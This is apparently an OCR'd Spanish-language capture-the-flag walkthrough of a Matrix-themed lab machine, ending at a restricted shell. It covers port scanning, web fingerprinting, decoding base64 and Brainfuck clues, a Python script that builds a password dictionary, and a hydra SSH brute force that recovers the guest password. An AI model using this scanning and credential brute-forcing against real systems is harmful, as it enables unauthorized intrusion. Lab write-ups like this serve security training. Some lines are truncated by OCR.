


Matrix




```
┌──(root💀miguel)-[/home/miguel]
└─# nmap --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 21:51 -03
Initiating ARP Ping Scan at 21:51
Scanning 192.168.137.22 [1 port]
Completed ARP Ping Scan at 21:51, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:51
Scanning 192.168.137.22 [65535 ports]
Discovered open port 80/tcp on 192.168.137.22
Discovered open port 22/tcp on 192.168.137.22
Discovered open port 31337/tcp on 192.168.137.22
Completed SYN Stealth Scan at 21:51, 14.50s elapsed (65535 total ports)
Nmap scan report for 192.168.137.22
Host is up, received arp-response (0.0030s latency).
Scanned at 2025-02-09 21:51:40 -03 for 14s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
31337/tcp open  Elite   syn-ack ttl 64
MAC Address: 00:0C:29:29:B2:9C (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
```




```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80,31337 -Pn -n -vvv 192.168.137.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 21:53 -03
NSE: Loaded 157 scripts for scanning.
```



```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCC9inP/RA7YHu4XvJ1E5NVRj9LshF2vq2hwYjUnvQThErXLb6TO7NVOfht7PQScXfQMLpYTBtsh+mjLSWTO
5OTrNBeV3SHMli4xEomyj/y5y5ieIc1XqwheNmeqVJdQs1/bgqXcc3CcPo+udH2lIudMHqnk/6SQH9e2/sc4y5NU6HcuWOE8lwz7Kx58lQO0DmHeIhjLdKPXmtL/
UttShjamUuOlfCebAT90c9wj5tsr+dZCMfrCenxfpCCqF7DEkZmknNAbcMcYysO75um7XXXV24cYEQ++vVnq5OIME5
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM5nJVu6L01boXGM0R+TrxwJWok6YBzCr8L71hvG+N+BWrFmmh
WfVkJuguntdj1Ho=
|   256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO/7RsT1eoTuKkjYE/dsBoo7iyeRJnOQ3+6DfgBAXHtV
80/tcp    open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
| http-methods:
|_  Supported Methods: GET HEAD
31337/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Welcome in Matrix
MAC Address: 00:0C:29:29:B2:9C (VMware)
```



```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.22
http://192.168.137.22 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[SimpleHTTP/0.6 Python/2.7.14], IP[192.168.137.22], JQuery, Pyth
on[2.7.14], Script[text/javascript], Title[Welcome in Matrix]
```




Welcome in Matrix

b


"Follow the White Rabbit"

Welcome to the real world, Neo. I'm glad you're here

00 DAYS 00 HOURS 00 MINUTES 00 SECONDS



```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.22:31337
http://192.168.137.22:31337 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[SimpleHTTP/0.6 Python/2.7.14], IP[192.168.137.22], JQuery
, Python[2.7.14], Script[text/javascript], Title[Welcome in Matrix]
```



Not secure
192.168.137.22:31337
Best Background Video - Moving Vintage Light Bulbs VIDEO BACKGROUND
Share
Info


Welcome in Matrix

b


Cypher

"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."


00 DAYS 00 HOURS 00 MINUTES 00 SECONDS



```
<div class="row">
    <div class="col-lg-10 col-xs-offset-0 col-sm-offset-0 col-md-offset-0 col-lg-offset-1 ">
        <div class="hero__title_inner"><span class="hero__icon">b</span>
            <h1 class="hero__title">Cypher</h1>
            <p class="hero__text">"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the
        </div>
    </div>
</div>

<!-- countdown__module hide undefined -->
<div class="countdown__module hide undefined" data-date="2018/10/17">
    <p><span>%D</span> Days</p>
    <p><span>%H</span> Hours</p>
    <p><span>%M</span> Minutes</p>
    <p><span>%S</span> Seconds</p>
</div><!-- End / countdown__module hide undefined -->

<div class="service-wrapper">



    <!-- service -->
    <div class="service">
        <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywg
    </div><!-- End / service -->
```



```
┌──(root💀miguel)-[/home/miguel]
└─# echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" |
base64 -d; echo
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix
```




Cypher.matrix
Insecure download blocked

Error response

rror code 404.


Iessage: File not found

Brainfuck



File: **Cypher.matrix**

```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
<++++ ++++[ ->+++ +++++ <]>++ ++++. +++++ ++++. +++.< +++[- >---< ]>--.
--.<+ ++[-> +++<] >++++ ++.<+ +++++ +++[- >---- ----- <]>-- -.<++ +++++
+[->+ +++++ ++<]> +++++ +++++ ++.<+ ++[-> ---<] >--.< ++++[ ->+++ +<]>+
+.+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
+.+++ .---- ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++
+++[- >++++ ++++< ]>+++ .++++ +.--- ----. <++++ [->++ ++<]> +.<++ ++[->
----< ]>-.+ +.<++ ++[-> ++++< ]>+.< +++[- >---< ]>--- ---.< +++[- >+++<
]>+++ +.+.< +++++ ++++[ ->--- ----- -<]>- -.<++ +++++ ++[-> +++++ ++++<
]>++. ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++ +[->+
+++++ <]>++ +++.< +++++ +[->- ----- <]>-- ---.< +++++ +++[- >++++ ++++<
```



Brainfuck Translator


```
--. <++++ ++++[
->--- ----- <]>-- ----. <++++ ++++[ ->+++ +++++ <]>++
+++++ +++++ ++++.
<+++[ ->--- <]>-- ----. <++++ [->++ ++<]> ++..+ +++.- ----
- --.++ +.<++
+[->- --<]> ----- .<+++ ++++[ ->--- ----< ]>--- --.<+ ++++
[ ->--- --<]>
----- ---.- --.<
```

You can enter into matrix as guest, with password k1ll0rXX
Note: Actually, I forget last two characters so I have replaced w

You can enter into matrix as guest, with password `k1ll0rXX`
Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.

script para crear el diccionario

```
import string

# Parte conocida de la clave
clave_base = "k1ll0r"

# Caracteres posibles para completar la clave (letras y números)
caracteres = string.ascii_letters + string.digits

# Generar todas las combinaciones posibles de 2 caracteres
diccionario = [clave_base + a + b for a in caracteres for b in caracteres]

# Guardar el diccionario en un archivo de texto
with open("diccionario_claves.txt", "w") as archivo:
    for clave in diccionario:
        archivo.write(clave + "\n")

print(f"Se han generado {len(diccionario)} claves en el archivo 'diccionario_cl
```




```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# hydra -l guest  -P ../diccionario_claves.txt  ssh://192.168.137.22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-09 23:01:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3844 login tries (l:1/p:3844), ~241 tries per task
[DATA] attacking ssh://192.168.137.22:22/
[STATUS] 3271.00 tries/min, 3271 tries in 00:01h, 574 to do in 00:01h, 15 active
[22][ssh] host: 192.168.137.22   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
```

`k1ll0r7n`

tengo rbash

